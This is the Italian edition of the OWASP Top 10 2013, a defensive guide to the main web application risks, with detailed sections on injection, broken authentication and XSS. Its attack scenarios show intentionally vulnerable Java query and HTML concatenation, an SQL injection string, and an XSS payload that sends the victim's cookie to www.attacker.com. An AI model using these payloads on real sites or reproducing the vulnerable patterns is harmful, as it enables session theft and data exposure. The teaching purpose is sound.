



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



Creative Commons (CC) Attribution Share-Alike
Free version at <https://www.owasp.org>



A proposito di OWASP

Prefazione

Il software non sicuro mette a repentaglio, tra le altre, le infrastrutture finanziarie, sanitarie e difensive. Con l'incremento della complessità e dell'interconnessione tra infrastrutture digitali, la difficoltà nel rendere sicure le applicazioni aumenta esponenzialmente.

Non possiamo più permetterci di tollerare problemi di sicurezza relativamente semplici, come quelli presentati in questa Top 10 OWASP.

Lo scopo di questo progetto è quello di accrescere la consapevolezza sulla sicurezza delle applicazioni, identificando alcuni dei maggiori rischi che si presentano alle organizzazioni. Il progetto è citato da molti standard, libri, tool e organizzazioni, tra i quali MITRE, PCI DSS, DISA, FTC e [molti altri](#). La pubblicazione di questa Top 10 OWASP segna il decimo anniversario del progetto. La Top 10 OWASP venne pubblicata per la prima volta nel 2003, con aggiornamenti minori nel 2004 e 2007. L'edizione del 2010 venne aggiornata per inserire tra i criteri il rischio, oltre che la diffusione. L'edizione attuale segue lo stesso approccio.

Incoraggiamo l'uso della Top 10 per introdurre le organizzazioni al tema della sicurezza delle applicazioni. Gli sviluppatori possono imparare dagli errori commessi da altre organizzazioni. I direttivi dovrebbero iniziare a pensare a come gestire il rischio che le applicazioni software creano alle loro aziende.

Nel lungo periodo, incoraggiamo la creazione di un programma per la sicurezza applicativa compatibile con la propria cultura e la propria tecnologia. Poiché questi sono disponibili in varie forme e dimensioni, si dovrebbe evitare di fare tutto ciò che è prescritto nei modelli di processo e far leva, invece, sui punti di forza dell'organizzazione per avere una misura di ciò che funziona per voi.

Ci auguriamo che la Top 10 OWASP sia utile ai vostri sforzi per la sicurezza delle applicazioni. Per favore, non esitate a contattare OWASP per domande, commenti e idee, pubblicamente a owasp-toptan@lists.owasp.org o privatamente a dave.wichers@owasp.org.

A proposito di OWASP

L'Open Web Application Security Project (OWASP) è una comunità open dedicata a permettere alle organizzazioni di sviluppare, comprare e mantenere applicazioni di cui ci si può fidare. In OWASP potrete trovare gratuitamente e liberamente

- Strumenti e standard per la sicurezza delle applicazioni
- Interi libri sul security testing, lo sviluppo sicuro e la code review
- Controlli di sicurezza standard e librerie
- [Sezioni locali diffuse in tutto il mondo](#)
- Ricerche all'avanguardia
- [Numerose conferenze in tutto il mondo](#)
- [Mailing list](#)

Per saperne di più: <https://www.owasp.org>


Tutti i tool, documenti, forum e sezioni OWASP sono gratuiti e liberi per chiunque fosse interessato a migliorare la sicurezza delle applicazioni. Noi sosteniamo che si debba affrontare la sicurezza delle applicazioni come un problema delle persone, dei processi e della tecnologia perché l'approccio più efficace richiede miglioramenti in tutte queste aree.

OWASP è un nuovo tipo di organizzazione. La nostra libertà da pressioni commerciali ci permette di fornire informazioni non distorte, pratiche e convenienti sulla sicurezza delle applicazioni. OWASP non è affiliata con nessuna società di tecnologia, anche se siamo a favore dell'uso informato di tecnologia commerciale per la sicurezza. Come molti altri progetti di software open source, OWASP realizza molti tipi di materiali in maniera collaborativa e libera.

La Fondazione OWASP è l'entità no-profit che assicura il successo a lungo termine del progetto. Quasi tutte le persone associate con OWASP sono dei volontari, inclusa la OWASP Board, il Global Committee, i capi di sezione, i capi progetto e i membri dei progetti. Incoraggiamo ricerche innovative sulla sicurezza con finanziamenti e infrastrutture.

Unitevi a noi!

Copyright e Licenza



Copyright © 2003 – 2013 The OWASP Foundation

Questo documento è rilasciato sotto la licenza Creative Commons Attribution ShareAlike 3.0. Per ogni riutilizzo o distribuzione, è necessario esplicitare agli altri i termini di licenza di questo lavoro.

Introduzione

Benvenuti

Benvenuti alla Top 10 2013 OWASP! Questo aggiornamento amplia una delle categorie della versione 2010, per renderla più completa includendo le vulnerabilità più comuni ed importanti, e riordina alcune delle altre a causa dei cambiamenti nei dati relativi alla loro diffusione. Inoltre, porta all'attenzione gli elementi di sicurezza dei componenti, creando una specifica categoria di rischio, separandola dalla categoria di rischio della versione 2010, A6: Security Misconfiguration.

La Top 10 OWASP per il 2013 si basa su 8 dataset provenienti da 7 aziende specializzate nella sicurezza delle applicazioni, incluse 4 compagnie di consulenza e 3 tool/SaaS vendor (1 statico, 1 dinamico e uno con entrambi). Questi dati racchiudono oltre 500.000 vulnerabilità su centinaia di organizzazioni e migliaia di applicazioni. Gli elementi della Top 10 sono selezionati e ordinati in base a questi dati di diffusione combinati con le stime di sfruttabilità, individuazione e impatto.

Lo scopo principale della Top 10 OWASP è quello di educare gli sviluppatori, i designer, gli architetti, i manager e le organizzazioni in merito alle conseguenze delle più importanti vulnerabilità di sicurezza sulle applicazioni web. La Top 10 fornisce tecniche di base per proteggersi da queste aree con problemi ad alto rischio e anche indicazioni su come proseguire successivamente.

Avvisi

Non fermatevi a 10. Ci sono centinaia di problemi che possono influenzare la sicurezza totale di un'applicazione web, come discusso nella "[OWASP Developer's Guide](#)" e nel "[OWASP Cheat Sheet Series](#)". Queste sono letture essenziali per chiunque sviluppi applicazioni web. La "[OWASP Testing Guide](#)" e la "[OWASP Code Review Guide](#)" forniscono invece indicazioni su come trovare le vulnerabilità nelle applicazioni web in maniera efficace.

Cambiamento continuo. Questa Top 10 continuerà a cambiare. Anche senza modificare una singola linea di codice della propria applicazione è possibile che questa diventi vulnerabile alla scoperta di nuovi difetti o al perfezionamento di nuovi attacchi. Per maggiori informazioni, leggete i consigli alla fine della Top 10 "Prospettive per gli Sviluppatori, i Verificatori e le Organizzazioni".

Pensare positivo. Quando sarete pronti a smettere di cercare vulnerabilità e creare controlli di sicurezza applicativi forti, OWASP ha prodotto la "[Application Security Verification Standard](#)" (ASVS) come guida su cosa verificare per le organizzazioni e i reviewer di applicazioni.

Usare i tool saggiamente. Le vulnerabilità di sicurezza possono essere abbastanza complesse e seppellite in montagne di codice. In molti casi, l'approccio più conveniente per trovare ed eliminare queste debolezze è l'esperienza umana armata con buoni strumenti.

Insistere. Concentratevi sul rendere la sicurezza parte integrante della cultura del gruppo di sviluppo della vostra organizzazione. Per saperne di più leggere "[Open Software Assurance Maturity Model \(SAMM\)](#)" e "[The Rugged Handbook](#)".

Ringraziamenti

Si ringrazia [Aspect Security](#) per aver dato il via, condotto e aggiornato la Top 10 OWASP fin dalla sua concezione nel 2003 e ai suoi autori primari: Jeff Williams e Dave Wichers.



Vorremmo ringraziare quelle organizzazioni che hanno contribuito con i loro dati sulla diffusione delle vulnerabilità a supporto dell'aggiornamento 2013:

- [Aspect Security – Statistiche](#)
- [HP – Statistiche](#) sia da Fortify che da WebInspect
- [Minded Security – Statistiche](#)
- [Softtek – Statistiche](#)
- [Trustwave, SpiderLabs – Statistiche](#) (vedere pagina 50)
- [Veracode – Statistiche](#)
- [WhiteHat Security Inc. – Statistiche](#)

Vorremmo ringraziare chiunque abbia contribuito alle precedenti versioni della Top 10. Senza questi contributi non sarebbe quello che è oggi. Vorremmo, inoltre, ringraziare coloro che hanno contribuito con commenti significativamente costruttivi e revisioni su questo aggiornamento della Top 10:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gigler
- Neil Smithline – (MorphoTrust USA) Per aver prodotto la versione wiki della Top 10 e per aver fornito feedback.

Ed in fine vorremmo ringraziare anticipatamente tutti i traduttori la fuori che tradurranno questa edizione della Top 10 in molte altre lingue, contribuendo a rendere la Top 10 OWASP maggiormente accessibile all'intero pianeta.

Cosa è cambiato nella Top 10 2013 rispetto a quella del 2010?


Il panorama delle minacce per la sicurezza delle applicazioni è in costante evoluzione. I fattori chiave di questa evoluzione sono i progressi fatti dagli attaccanti, il rilascio di nuove tecnologie con nuove debolezze, ma anche con più difese integrate, e l'uso di sistemi sempre più complessi. Per rispondere a questa evoluzione la OWASP Top 10 viene periodicamente aggiornata. Nella versione 2013 sono presenti i seguenti cambiamenti:

- 1) In base al nostro set di dati, Broken Authentication and Session Management ha acquisito maggiore importanza. Noi pensiamo che questo sia avvenuto non tanto perchè la frequenza di questi problemi sia aumentata ma perchè questi sono difficilmente presi in considerazione. Ciò ha causato lo scambio di posizione tra i rischi A2 e A3
- 2) In base al nostro set di dati, Cross-Site Request Forgery (CSRF) ha perso importanza passando da 2010-A5 a 2013-A8. Noi crediamo che questo sia avvenuto perché CSRF è nella OWASP Top 10 da 6 anni e le organizzazioni e gli sviluppatori di framework ci si sono focalizzati abbastanza da ridurre in modo significativo il numero di vulnerabilità CSRF presenti nelle applicazioni web.
- 3) Abbiamo ampliato la versione della OWASP Top 10 2010 di Failure to Restrict URL Access per renderla più completa:
 - + 2010-A8: Failure to Restrict URL Access è diventata 2013-A7: Missing Function Level Access Control e include tutte le funzionalità per il controllo degli accessi. Ci sono molti modi in cui si può avere accesso ad una funzionalità, non solo l'URL.
- 4) Abbiamo unito e ampliato 2010-A7 e 2010-A9 per CREARE: 2013-A6: Sensitive Data Exposure:
 - Questa nuova categoria è stata creata unendo 2010-A7 – Insecure Cryptographic Storage e 2010-A9 - Insufficient Transport Layer Protection e aggiungendo i rischi sui dati sensibili lato browser. Essa comprende la protezione dei dati sensibili (tranne il controllo degli accessi che è compreso in 2013-A4 e 2013-A7) dal momento in cui sono forniti dall'utente, inviati e memorizzati nell'applicazione, fino a quanto questi sono nuovamente inviati al browser.
- 5) Abbiamo aggiunto: 2013-A9: Using Known Vulnerable Components:
 - + Questa problematica è stata menzionata come parte di 2010-A6 – Security Misconfiguration, ma adesso ha una categoria propria in quanto la crescita e la profondità dello sviluppo basato sui componenti ha incrementato significativamente il rischio di usare componenti con vulnerabilità conosciute.

OWASP Top 10 – 2010 (Precedente)	OWASP Top 10 – 2013 (Nuova)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Unito con A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Ampliato in →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<Incluso in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Unito con 2010-A7 nel nuovo 2013-A6

Quali sono i rischi per la sicurezza delle applicazioni?

Gli attaccanti potenzialmente possono utilizzare diversi percorsi attraverso la vostra applicazione per nuocere alla vostra attività o organizzazione. Ognuno di questi rappresenta un rischio che può, o non può, essere abbastanza grave da attirare l'attenzione.



Alcune volte, questi percorsi sono facili da trovare e sfruttare, altre volte sono estremamente difficili. Allo stesso modo il danno causato può non avere conseguenze o mettervi fuori mercato. Al fine di determinare il rischio per la vostra organizzazione, potete valutare le probabilità associate ad ogni minaccia, vettore di attacco e debolezza di sicurezza e combinarlo con una stima degli impatti tecnici e finanziari per la vostra azienda.

Quali sono i miei rischi?

La [OWASP Top 10](#) si focalizza nell'identificare i rischi più gravi per una vasta gamma di organizzazioni. Per ognuno di questi rischi, noi forniamo informazioni generiche su probabilità e impatto tecnico usando i seguenti schemi di valutazione, che sono alla base della [OWASP Risk Rating Methodology](#).

Agenti di Minaccia	Vettori di Attacco	Diffusione	Individuazione	Impatti Tecnici	Impatti sul Business
Specifici App	Facile	Diffuso	Facile	Grave	Specifici App / Business
	Medio	Comune	Medio	Moderato	
	Difficile	Non Comune	Difficile	Minore	

Solo voi conoscete le specifiche del vostro ambiente e del vostro business. Per una determinata applicazione potrebbe non esserci un agente di minaccia che può eseguire l'attacco, o l'impatto tecnico potrebbe non fare alcuna differenza per il business. Pertanto dovrete valutare ogni rischio per voi stessi, focalizzandovi sugli agenti di minaccia, i controlli di sicurezza e l'impatto finanziario della vostra impresa. Noi elenchiamo gli Agenti di Minaccia come specifici per l'applicazione e gli Impatti sul Business come specifici per l'Applicazione / Business per indicare che questi sono dipendenti dai dettagli della vostra applicazione nel vostro business. I nomi dei rischi nella Top 10 derivano dal tipo di attacco, il tipo di debolezza o il tipo di impatto che causano. Scegliamo dei nomi che riflettono accuratamente i rischi e, dove possibile, li allineiamo con una terminologia comune che possa aumentarne la consapevolezza.

Riferimenti

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

Esterni

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

T10

OWASP Top 10 Application Security Risks – 2013

A1 – Injection

Le Injection Flaws, come SQL Injection, OS Injection e LDAP Injection, si verificano quando dati non validati sono inviati come parte di un comando o di una query al loro interprete. Il dato infetto può quindi ingannare tale interprete, eseguendo comandi non previsti o accedendo a dati per i quali non si ha l'autorizzazione.

A2 – Broken Authentication and Session Management

Le procedure applicative relative all'autenticazione e alla gestione della sessione sono spesso implementate in modo non corretto, permettendo agli attaccanti di compromettere password, chiavi, token di sessione o sfruttare debolezze implementative per assumere l'identità di altri utenti.

A3 – Cross-Site Scripting (XSS)

Le falle di tipo XSS si verificano quando un'applicazione web riceve dei dati, provenienti da fonti non affidabili, e li invia ad un browser senza una opportuna validazione e/o "escaping". Il XSS permette agli attaccanti di eseguire degli script malevoli sui browser delle vittime; tali script possono dirottare la sessione dell'utente, defacciare il sito web o re-indirizzare l'utente su un sito malevolo.

A4 – Insecure Direct Object References

Quando uno sviluppatore espone un riferimento all'implementazione interna di un oggetto, come un file, una directory o una chiave di un database, si ha un riferimento diretto ad un oggetto. Senza un opportuno controllo degli accessi o altre protezioni, gli attaccanti possono manipolare questi riferimenti in modo da accedere a dati non autorizzati.

A5 – Security Misconfiguration

Una buona sicurezza richiede un'opportuna configurazione impostata e sviluppata per applicazioni, framework, server applicativi, webserver, database e piattaforme. Tutte le configurazioni devono essere definite, implementate e mantenute in quanto le configurazioni di default non sono sempre sicure. Inoltre, tutto il software deve essere sempre aggiornato.

A6 – Sensitive Data Exposure

Molte applicazioni web non proteggono adeguatamente dati quali numeri di carte di credito o credenziali di autenticazione. Gli attaccanti possono impossessarsi di tali dati o approfittare dei punti deboli nelle misure di protezione per il furto di credenziali, per operazioni fraudolente con C&C, ecc. Questo tipo di dati, necessitano di misure di protezione ulteriori, come la crittografia anche per i dati in transito, nonché speciali precauzioni quando vengono scambiati con il browser.

A7 – Missing Function Level Access Control

Molte applicazioni verificano il livello dei diritti di accesso prima che la relativa funzionalità sia resa visibile nell'interfaccia utente. Tuttavia, le applicazioni devono eseguire il controllo accessi sul server ogni volta che la funzionalità è acceduta. Se le richieste di accesso non sono verificate, gli attaccanti possono falsificarle per accedere senza autorizzazione alle funzionalità.

A8 - Cross-Site Request Forgery (CSRF)

Un attacco CSRF forza il browser della vittima ad inviare una richiesta HTTP opportunamente forgiata, includendo i cookie di sessione della vittima ed ogni altra informazione di autenticazione, ad una applicazione web vulnerabile. Questo permette all'attaccante di forzare il browser della vittima a generare richieste che l'applicazione vulnerabile crederà legittimamente inviate dalla vittima.

A9 - Using Components with Known Vulnerabilities






Componenti quali librerie, framework e altri moduli software sono quasi sempre eseguiti con i privilegi più alti. Sfruttando un componente vulnerabile, un attaccante potrebbe ottenere dei dati o accedere al server. Le applicazioni che utilizzano componenti con vulnerabilità note possono minare le loro difese agevolando molte tipologie di attacco con impatti notevoli.

A10 – Unvalidated Redirects and Forwards

Le applicazioni web spesso reindirizzano (redirect) o inoltrano (forward) gli utenti verso altre pagine o siti ed usano dati non validati per determinare le pagine di destinazione. Senza un'opportuna validazione, gli attaccanti possono re-indirizzare le vittime verso siti di phishing o di malware o utilizzare il forward per accedere a pagine non autorizzate.

A1

Injection

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza	 Impatti Tecnici	 Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità FACILE	Diffusione COMUNE	Individuazione MEDIO	Impatti SEVERO	Specifici App / Business
Chiunque può inviare dati non fidati al sistema, inclusi gli utenti esterni, quelli interni e gli amministratori.	L'attaccante invia del semplice testo che sfrutta la sintassi dell'interprete. Ogni sorgente di dati può essere un vettore di Injection, comprese le sorgenti interne.	Un' <u>Injection</u> si verifica quando un'applicazione invia dei dati non fidati ad un interprete. Tali debolezze sono spesso presenti nel codice legacy, principalmente nelle query SQL, LDAP, Xpath o NoSQL, nei comandi OS, nei parser XML, negli Header SMTP, nei parametri dei programmi, ecc. È più facile individuare un'Injection tramite analisi del codice che tramite testing. Gli scanner e i fuzzer possono aiutare nell'individuazione di tali debolezze.		Un'Injection può comportare perdita o corruzione di dati, mancanza di tracciabilità, negazione d'accesso e, in alcuni casi, il controllo completo dell'host.	Dipende dal valore di business del dato e della piattaforma che esegue l'interprete. Tutti i dati possono essere rubati, modificati o cancellati. La vostra reputazione può essere danneggiata?

Sono vulnerabile?

Il miglior modo per individuare se un'applicazione è vulnerabile a Injection è verificare che, ogni volta che l'interprete è ingaggiato, ci sia una separazione netta tra i dati non fidati e i comandi/le query. Per le chiamate SQL, ciò significa utilizzare variabili "binded" negli statement e nelle stored procedure, evitando l'uso di query generate dinamicamente.

Analizzare il codice è un metodo veloce e accurato per verificare se l'applicazione utilizza l'interprete in modo sicuro. I tool di analisi del codice possono aiutare l'analista nella valutazione dell'uso dell'interprete e nel tracciare il flusso dei dati attraverso l'applicazione. I Penetration Tester possono validare tali problematiche realizzando degli exploit per confermarle.

Le scansioni dinamiche automatizzate delle applicazioni possono fornire informazioni sull'esistenza di queste problematiche. Gli scanner, poiché spesso non riescono a raggiungere direttamente l'interprete, possono avere difficoltà nel valutare se l'attacco ha avuto successo. Una gestione scorretta degli errori può rendere più semplice l'individuazione di tali vulnerabilità.

Come prevenire?

Per prevenire l'Injection è necessario separare i dati non fidati dai comandi e dalle query.

1. L'opzione consigliata è quella di usare delle API sicure che evitino l'uso di un interprete o forniscano delle interfacce parametrizzate per l'accesso a questo. È necessario prestare attenzione ad alcune API, quali le stored procedure, che pur essendo parametrizzate possono comunque introdurre Injection sotto copertura
2. Qualora non fossero disponibili API parametrizzate, è necessario fare 'escaping' dei caratteri speciali utilizzando le sintassi di escaping specifiche per l'interprete. Le [ESAPI di OWASP](#) forniscono diverse [routine di escaping](#).
3. La validazione dell'input positiva o 'white list' è consigliata ma non rappresenta una difesa completa in quanto molte applicazioni richiedono caratteri speciali come input. In tal caso è necessario usare i metodi 1. o 2. Le [ESAPI di OWASP](#) hanno una libreria estensibile di [routine per la validazione dell'input basata su white list](#).

Esempi di Scenari di Attacco

Scenario #1: L'applicazione utilizza dati non fidati nella costruzione della seguente chiamata SQL vulnerabile:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Scenario #2: L'applicazione si fida ciecamente dei propri framework con il risultato che le query rimangono vulnerabili (es. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In entrambi i casi, l'attaccante modifica il parametro 'id' nel suo browser affinché sia inviato il valore: ' or '1'='1. Ad esempio:

```
http://example.com/app/accountView?id=' or '1'='1
```

Questo cambia il significato di entrambe le query per ottenere tutti i record della tabella 'account'. Attacchi più pericolosi possono portare alla modifica dei dati o all'invocazione di stored procedure.

Riferimenti

OWASP


- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

Esterni

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)

A2

Broken Authentication and Session Management

 Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza	Impatti Tecnici	Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione DIFFUSO	Individuazione MEDIO	Impatto SEVERO	Specifici App / Business
Considerare attaccanti esterni sconosciuti o utenti interni con account validi, che tentano di rubare account di altri. Considerare anche possibili utenti interni che vogliono nascondere le proprie azioni.	L'attaccante usa difetti nel sistema di gestione della sessione o dell'autenticazione (es.: esposizione delle password o degli account, identificativi di sessione, ecc.) per impersonare l'utente.	Gli sviluppatori spesso realizzano approcci personalizzati di gestione della sessione e dell'autenticazione, ma farli in maniera corretta è difficile. Il risultato è che spesso questi approcci personalizzati contengono difetti in varie aree quali il logout, la gestione delle password, i timeout, il "ricordami su questo computer", la domanda segreta, l'aggiornamento dell'account, ecc. Scoprire tali difetti può essere difficile, in quanto ogni implementazione è unica.	Tali difetti possono consentire un accesso diretto verso uno o più account. In caso di successo l'attaccante ottiene gli stessi privilegi della vittima. Obiettivi frequenti sono gli account dotati di privilegi.	Considerare il valore sul business dei dati o delle funzioni applicative coinvolte. Considerare anche l'impatto sul business della divulgazione dell'esistenza della vulnerabilità.	

Sono vulnerabile?

L'intera sessione utente, tra cui credenziali ed ID di sessione, è protetta correttamente? L'applicazione è vulnerabile se:

1. Le credenziali non sono protette tramite tecniche di crittografia quando salvate. Vedere A6.
2. Le credenziali possono essere indovinate o sovrascritte tramite funzioni deboli di gestione account (es.: creazione account, modifica o recupero password, ecc.).
3. ID di sessione in chiaro nelle URL (es. URL rewriting).
4. ID di sessione vulnerabili ad attacchi di Session Fixation.
5. ID di sessione senza scadenza temporale, sessioni utente o token di autenticazione (in particolare token di Single Sign-On) non invalidati in fase di logout.
6. ID di sessione non rinnovati dopo il login.
7. Password, ID di sessione e altre credenziali sono trasmesse attraverso connessioni non criptate. Vedere A6.

Vedere [ASVS](#) sui requisiti V2 e V3 per maggiori dettagli

Come prevenire?

La prima raccomandazione per un'organizzazione è di fornire agli sviluppatori:

1. **Un unico set di controlli per la gestione della Strong Authentication e delle sessioni.** Questo per assicurarsi:
 - a) Di rispondere a tutti i requisiti di gestione dell'autenticazione e della sessione previsti nel [Application Security Verification Standard \(ASVS\)](#) di OWASP nelle aree V2 (Authentication) e V3 (Session Management).
 - b) Una semplice interfaccia per gli sviluppatori. Considerare l'[ESAPI Authenticator and User APIs](#) come buoni esempi da imitare, usare o ampliare.
2. Massima cura deve essere posta nell'evitare difetti di tipo XSS che potrebbero consentire la sottrazione degli ID di sessione. Vedere A3.

Esempi di Scenari di Attacco

Scenario #1: L'applicativo di prenotazione di una linea aerea usa l'URL rewriting mettendo l'ID di sessione nella URL:

<http://example.com/sale/saleitems;jsessionid=2POOC2JSNDLPSKHCJUN2JV?dest=Hawaii>

Un utente autenticato vuole condividere con gli amici questa offerta. Invia per email il link senza capire che sta anche inviando il suo ID di sessione. Quando i suoi amici useranno il link, useranno la sua sessione e la sua carta di credito.

Scenario #2: Un Timeout di sessione male impostato. L'utente usa un computer pubblico per l'accesso e invece di fare "logout" chiude semplicemente la scheda del browser. Un attaccante che usa quel browser un'ora dopo potrebbe trovarlo ancora autenticato.

Scenario #3: Un attaccante, interno o esterno, riesce ad ottenere l'accesso al database delle password: se queste non sono cifrate, ottiene le password di tutti gli utenti.

Riferimenti






OWASP

Per un più completo insieme di requisiti e problemi da evitare in questa area, vedere [ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

Esterni

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza	 Impatti Tecnici	 Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione MOLTO DIFFUSO	Individuazione FACILE	Impatto MODERATO	Specifici App / Business
Considerare chiunque possa inviare dati non validati al sistema, inclusi utenti esterni, interni ed amministratori.	Si inviano sequenze di comandi testuali (script) per forzare l'interprete interno del browser. Quasi tutte le sorgenti di dati possono essere vettori di attacco, anche quelle interne (es. database interni).	Il <u>XSS</u> è il più diffuso difetto di sicurezza nelle applicazioni web. Questa vulnerabilità si manifesta quando un applicativo genera una pagina includendo dati forniti dall'utente senza averli prima validati o aver fatto l'escaping del contenuto. Esistono tre tipologie di vulnerabilità di XSS conosciute: 1) <u>Stored</u> , 2) <u>Reflected</u> , e 3) <u>DOM based XSS</u> . I difetti di XSS sono semplici da trovare attraverso l'analisi ed il testing del codice.	L'attaccante può eseguire del codice all'interno del browser della vittima allo scopo di: impadronirsi della sessione della vittima, defacciare un sito web, inserire contenuti ostili, reindirizzare, ecc.	Considerare il valore per il business del sistema attaccato e di tutti i dati che elabora. Considerare anche l'impatto sul business della divulgazione dell'esistenza della vulnerabilità.	

Sono vulnerabile?

Si è vulnerabili se non ci si assicura che su qualunque input dell'utente sia effettuato l'escaping o se questo non è opportunamente validato prima di essere incluso nella pagina in output. Senza un efficace processo di validazione e/o escaping gli input saranno trattati come contenuto attivo dal browser. Nel caso in cui viene utilizzato Ajax per aggiornare dinamicamente le pagine web, si ha la sicurezza di utilizzare delle API JavaScript sicure? Per API JavaScript non sicure, assicurarsi di utilizzare codifica e validazione.

Strumenti automatici possono trovare dei problemi di XSS. Tuttavia, ciascuna applicazione costruisce le pagine di output in modo differente ed usando differenti interpreti lato browser, come JavaScript, ActiveX, Flash e Silverlight, rendendo difficile il rilevamento automatizzato.

Quindi, una copertura completa della problematica richiede, oltre all'uso di tool automatici, la revisione manuale del codice e dei penetration test.

Come prevenire?

Prevenire XSS richiede la separazione tra i dati non controllati ed il contenuto attivo del browser.

1. L'approccio preferenziale è quello di fare un appropriato escaping del contesto HTML dove i dati non affidabili sono contenuti (body, attribute, JavaScript, CSS, or URL). Per maggiori informazioni sulle tecniche di escaping fare riferimento all'OWASP XSS Prevention Cheat Sheet.
2. La validazione degli input basata su "whitelist" (positiva) è consigliata come protezione contro il XSS, ma non è un approccio completo alla difesa, molte applicazioni infatti richiedono caratteri speciali nelle stringhe in input. Tali validazioni devono considerare lunghezza, caratteri, formato e business rule dei dati prima di accettarli.
3. Per rich-content come HTML, si consideri l'utilizzo delle librerie OWASP AntiSamy o Java HTML Sanitizer Project.
4. Considerare Content Security Policy (CSP) per difendersi contro il XSS per l'intero sito web.

Esempi di Scenari di Attacco

L'applicazione in esame usa dati non controllati per costruire i seguenti snippet HTML, senza effettuare la validazione o l'escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='' + request.getParameter("CC") + ">";
```

L'attaccante modifica il parametro 'CC' nel suo browser:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

Questo causa l'invio dell'ID della sessione della vittima al sito web dell'attaccante consentendogli di dirottare su di lui la sessione corrente.

Va notato che l'attaccante può anche usare XSS per aggirare qualsiasi difesa contro il CSRF impiegata nell'applicazione. Vedere anche A8 per informazioni sul CSRF.






Riferimenti

OWASP

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP DOM based XSS Prevention Cheat Sheet](#)
- [OWASP Cross-Site Scripting Article](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP AntiSamy: Sanitization Library](#)
- [Testing Guide: 1st 3 Chapters on Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)
- [OWASP XSS Filter Evasion Cheat Sheet](#)

Esterni

- [CWE Entry 79 on Cross-Site Scripting](#)

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza		 Impatti Tecnici	 Impatti sul Business
Specifici dell'Applicazione	Sfruttabilità FACILE	Diffusione COMUNE	Individuazione FACILE	Impatto MODERATO	Specifici App / Business
